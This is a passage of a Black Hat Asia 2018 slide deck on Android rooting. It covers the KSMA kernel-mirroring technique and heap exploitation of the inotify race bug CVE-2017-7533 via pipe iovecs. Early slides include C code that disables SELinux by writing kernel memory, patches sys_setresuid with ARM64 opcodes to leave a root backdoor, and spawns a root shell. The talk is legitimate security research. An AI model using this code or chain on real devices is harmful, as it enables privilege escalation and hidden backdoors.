MARCH 20-23, 2018

MARINA BAY SANDS / SINGAPORE

KSMA: Breaking Android kernel isolation and Rooting with ARM MMU features

WANG, YONG a.k.a. ThomasKing(@ThomasKing2014)

Pandora Lab of Ali Security

About

- WANG, YONG a.k.a. ThomasKing(@ThomasKing2014)
- Security Engineer in Pandora Lab of Ali Security, Alibaba Group
- Focus on Security Research of Android
- Android vulnerability hunting and exploitation since 2015

Agenda

- Present Situation of Android Rooting
- ReVent Rooting Solution
- Kernel Space Mirroring Attack - KSMA
- CPRooter Rooting Solution
- Conclusion

MARCH 20-23, 2018
MARINA BAY SANDS / SINGAPORE

Some very interesting code

black hat ASIA 2018


Some very interesting code

#BHASIA

```c
int main(int argc, char const *argv[]){
    unsigned long selinux_enable_mirror_addr = ka2mirror_ka(selinux_enable_addr, kernel_mirror_base);
    unsigned long selinux_enforcing_mirror_addr = ka2mirror_ka(selinux_enforcing_addr, kernel_mirror_base);
    unsigned long sys_setresuid_mirror_addr = ka2mirror_ka(sys_setresuid_addr, kernel_mirror_base);

    // ffffff8082572d00
    printf("selinux_enable mirror address: %lx\n", selinux_enable_mirror_addr);
    // ffffff808283b568
    printf("selinux_enforcing mirror address: %lx\n", selinux_enforcing_mirror_addr);
    // ffffff80800bc40c
    printf("sys_setresuid mirror address: %lx\n", sys_setresuid_mirror_addr);

    // Write kernel data.
    printf("[+] Disable selinux directly.\n");
    *(unsigned int *)selinux_enable_mirror_addr = 0;
    *(unsigned int *)selinux_enforcing_mirror_addr = 0;

    // Write kernel code.
    printf("[+] Patch syscall setresuid, and leave a Rooting backdoor.\n");
    patch_syscall(sys_setresuid_mirror_addr);


    // Test the Rooting backdoor.
    printf("[+] Get root from Rooting backdoor.\n");
    setresuid(0x1111, 0x2222, 0x3333);

    if(getuid() == 0){
        printf("[+] Spawn a Root shell!\n");
        execl("/system/bin/sh", "/system/bin/sh", NULL);
    }
    return 0;
}
```

```c
void patch_syscall(unsigned long mirror_kaddr){
    unsigned int *p = (unsigned int *)mirror_kaddr;

    *p = 0xd2822224;  p++;  //  MOV     X4, #0x1111
    *p = 0xeb04001f;  p++;  //  CMP     X0, X4
    *p = 0x54000261;  p++;  //  BNE     _ret
    *p = 0xd2844444;  p++;  //  MOV     X4, #0x2222
    *p = 0xeb04003f;  p++;  //  CMP     X1, X4
    *p = 0x54000201;  p++;  //  BNE     _ret
    *p = 0xd2866664;  p++;  //  MOV     X4, #0x3333
    *p = 0xeb04005f;  p++;  //  CMP     X2, X4
    *p = 0x540001a1;  p++;  //  BNE     _ret
    *p = 0x910003e0;  p++;  //  MOV     X0, SP
    *p = 0x9272c401;  p++;  //  AND     X1, X0, #0xFFFFFFFFFFFFC000
    *p = 0xf9400822;  p++;  //  LDR     X2, [X1, #0x10]
    *p = 0xf9437043;  p++;  //  LDR     X3, [X2, #0x6E0]
    *p = 0x2900fc7f;  p++;  //  STP     WZR, WZR, [X3,#4]
    *p = 0x2901fc7f;  p++;  //  STP     WZR, WZR, [X3,#0xC]
    *p = 0x2902fc7f;  p++;  //  STP     WZR, WZR, [X3,#0x14]
    *p = 0x2903fc7f;  p++;  //  STP     WZR, WZR, [X3,#0x1C]
    *p = 0x92800001;  p++;  //  MOV     X1, #0xFFFFFFFFFFFFFFFF
    *p = 0xa9028461;  p++;  //  STP     X1, X1, [X3,#0x28]
    *p = 0xa9038461;  p++;  //  STP     X1, X1, [X3,#0x38]
    *p = 0xf9002461;  p++;  //  STR     X1, [X3,#0x48]
    *p = 0xd65f03c0;  p++;  //  RET
}
```

Demo



MARCH 20-23, 2018

MARINA BAY SANDS / SINGAPORE

Present Situation of Android Rooting

Present situation

- Memory corruption vulnerabilities in drivers
  - Lots of vulnerabilities (Android Bulletin)
  - Need to comprise an associated privileged process first
  - Fewer vulnerabilities in universal drivers (Binder, etc.)
- Memory corruption vulnerabilities in generic syscall
  - Attractive
  - Not easy to discover a vulnerability

Present situation

- Privileged processes
  - Fewer vulnerabilities
  - More strict SELinux policies
  - ROP/JOP due to “EXEC_MEM” policy
- Attack surface reduction
  - Remove default access to debug features (perf)
  - Restrict app access to ioctl commands
  - Seccomp filter in Android 8

New mitigations in Android 8

- Privileged Access Never (PAN)
  - No longer redirect a kernel pointer to user space
- Kernel Address Space Layout Randomization(kernel 4.4 and newer)
  - Need to leak the kernel slide
- Post-init read-only memory
  - Fewer kernel pointers can be overwritten
- Hardened usercopy
  - Fewer vulnerabilities in drivers

ReVent Rooting Solution

CVE-2017-7533

- Discovered as a bug by Leilei Lin
- Exploitation for Android unknown by that time
  - Shipped with kernel 3.18 – 4.4
  - 64-bit devices
- Use-After-Free due to race condition
  - Overwrite the next slab object with non-zero bytes
  - ReVent – [Re]name & E[vent]

Acknowledgements


Red Hat would like to thank Leilei Lin (Alibaba Group), Fan Wu (The University of Hong Kong), and Shixiong Zhao (The University of Hong Kong) for reporting this issue.

Vulnerability analysis


```
65  int inotify_handle_event(struct fsnotify_group *group,
66               struct inode *inode,
67               struct fsnotify_mark *inode_mark,
68               struct fsnotify_mark *vfsmount_mark,
69               u32 mask, void *data, int data_type,
70               const unsigned char *file_name, u32 cookie)
71  {
72      struct inotify_inode_mark *i_mark;
73      struct inotify_event_info *event;
74      struct fsnotify_event *fsn_event;
75      int ret;
76      int len = 0;
77      int alloc_len = sizeof(struct inotify_event_info);
78
79      BUG_ON(vfsmount_mark);
80
81      if ((inode_mark->mask & FS_EXCL_UNLINK) &&
82          (data_type == FSNOTIFY_EVENT_PATH)) {
83          struct path *path = data;
84
85          if (d_unlinked(path->dentry))
86              return 0;
87      }
88      if (file_name) {
89          len = strlen(file_name);    // [1]
90          alloc_len += len + 1;
91      }
92
93      pr_debug("%s: group=%p inode=%p mask=%x\n", __func__, group, inode,
94           mask);
95
96      i_mark = container_of(inode_mark, struct inotify_inode_mark,
97                    fsn_mark);
98
99      event = kmalloc(alloc_len, GFP_KERNEL);     // [2]
100     if (unlikely(!event))
101         return -ENOMEM;
102
103     fsn_event = &event->fse;
104     fsnotify_init_event(fsn_event, inode, mask);
105     event->wd = i_mark->wd;
106     event->sync_cookie = cookie;
107     event->name_len = len;
108     if (len)
109         strcpy(event->name, file_name);     // [3]
```

- Monitor one file with actions(IN_ACCESS)
  - inotify_init
  - inotify_add_watch
- When triggered:
  - Calculate file name’s length
  - Allocate a buffer for notification event
  - Copy file name to event buffer
- But the file can be renamed!

Vulnerability analysis



Vulnerability analysis

Kmalloc-256

200	freed	…	freed	freed	…	AAAA…	T1: trigger
200	200	…	249	freed	…	event	T1: kmalloc
freed	200	…	249	freed	…	BBBB…	T2: rename
256	200	…	249	freed	…	Non-zero	T2: spray
256	200	…	44	freed	…	Overflow	T1: strcpy

Two main problems

- Victim object
  - Kernel pointer in the head
  - Immunity to ‘\0’ side effect
- Heap Fengshui
  - Name/Event/Payload/Victim object
  - Victim object should be next to event

Pipe subsystem

- Time Of Check To Time Of Use
  - The value and time are controllable when reading/writing

Pipe subsystem

- Time Of Check To Time Of Use
  - The value and time are controllable when reading/writing
- readv/writev a pipe file
  - Allocate, import iovecs and check boundary

```
779 static ssize_t do_readv_writev(int type, struct file *file,
780                                const struct iovec __user * uvector,
781                                unsigned long nr_segs, loff_t *pos)
782 {
783     size_t tot_len;
784     struct iovec iovstack[UIO_FASTIOV];
785     struct iovec *iov = iovstack;
786     struct iov_iter iter;
787     ssize_t ret;
788     io_fn_t fn;
789     iter_fn_t iter_fn;
790
791     ret = import_iovec(type, uvector, nr_segs,
792                        ARRAY_SIZE(iovstack), &iov, &iter);
```

Pipe subsystem

- Time Of Check To Time Of Use
  - The value and time are controllable when reading/writing
- readv/writev a pipe file
  - Allocate, import iovecs and check boundary
  - Invoke pipe_read/write callback
  - No data/space blocking in callback

```
235 pipe_read(struct kiocb *iocb, struct iov_iter *to)
236 {
237     size_t total_len = iov_iter_count(to);
238     struct file *filp = iocb->ki_filp;
239     struct pipe_inode_info *pipe = filp->private_data;
240     int do_wakeup;
241     ssize_t ret;
242 
243     /* Null read succeeds. */
244     if (unlikely(total_len == 0))
245         return 0;
246 
247     do_wakeup = 0;
248     ret = 0;
249     __pipe_lock(pipe);
250     for (;;) {
251         int bufs = pipe->nrbufs;
252         if (bufs) {
253             int curbuf = pipe->curbuf;
254             struct pipe_buffer *buf = pipe->bufs + curbuf;
255             const struct pipe_buf_operations *ops = buf->ops;
256             size_t chars = buf->len;
257             size_t written;
258             int error;
259 
260             if (chars > total_len)
261                 chars = total_len;
262 
263             error = ops->confirm(pipe, buf);
264             if (error) {
265                 if (!ret)
266                     ret = error;
267                 break;
268             }
269 
270             written = copy_page_to_iter(buf->page, buf->offset, chars, to);
```


Pipe subsystem

- Time Of Check To Time Of Use
  - The value and time are controllable when reading/writing
- readv/writev a pipe file
  - Allocate, import iovecs and check boundary
  - Invoke pipe_read/write callback
  - No data/space blocking in callback
  - No other boundary check

```
138 static size_t copy_page_to_iter_iovec(struct page *page, size_t offset, size_t bytes,
139                          struct iov_iter *i)
140 {
141     size_t skip, copy, left, wanted;
142     const struct iovec *iov;
143     char __user *buf;
144     void *kaddr, *from;
145
146     if (unlikely(bytes > i->count))
147         bytes = i->count;
148
149     if (unlikely(!bytes))
150         return 0;
151
152     wanted = bytes;
153     iov = i->iov;
154     skip = i->iov_offset;
155     buf = iov->iov_base + skip;
156     copy = min(bytes, iov->iov_len - skip);
157
158     if (!fault_in_pages_writeable(buf, copy)) {
159         kaddr = kmap_atomic(page);
160         from = kaddr + offset;
161
162         /* first chunk, usually the only one */
163         left = __copy_to_user_inatomic(buf, from, copy);
164         copy -= left;
165         skip += copy;
166         from += copy;
167         bytes -= copy;
168
169         while (unlikely(!left && bytes)) {
```

Pipe subsystem

- Time Of Check To Time Of Use
  - The value and time are controllable when reading/writing
- readv/writev a pipe file
  - Allocate, import iovecs and check boundary
  - Invoke pipe_read/write callback
  - No data/space blocking in callback
  - No other boundary check
- IOVECs - ideal victim object
  - Gain almost arbitrary R/W




Limitations

- Target kernel address may contain '0' bytes
  - 0xFFFFFFC000D0E1CC
  - kernel data contains ideal callback pointers

```
thomaskingdeMacBook-Pro:msm thomasking$ cat System.map |grep "A _data"
ffffffc00151f000 A _data
thomaskingdeMacBook-Pro:msm thomasking$ cat System.map |grep "A _end"
ffffffc001a36000 A _end
```

- Spawn lots of threads
  - The reading/writing threads block in callback function

Ideal heap layout



Shape the heap

- Many ‘hole’s in the heap

- Fill with events
  - Full list

  - New empty list


Merge or not

- Freed buffer holes
  - Trigger notifications with different actions
  - Not merge

- Freed-iovec buffers are not enough
  - Trigger notifications with a same action
  - Merge

```
36  /*
37   * Check if 2 events contain the same information.
38   */
39  static bool event_compare(struct fsnotify_event *old_fsn,
40                            struct fsnotify_event *new_fsn)
41  {
42      struct inotify_event_info *old, *new;
43
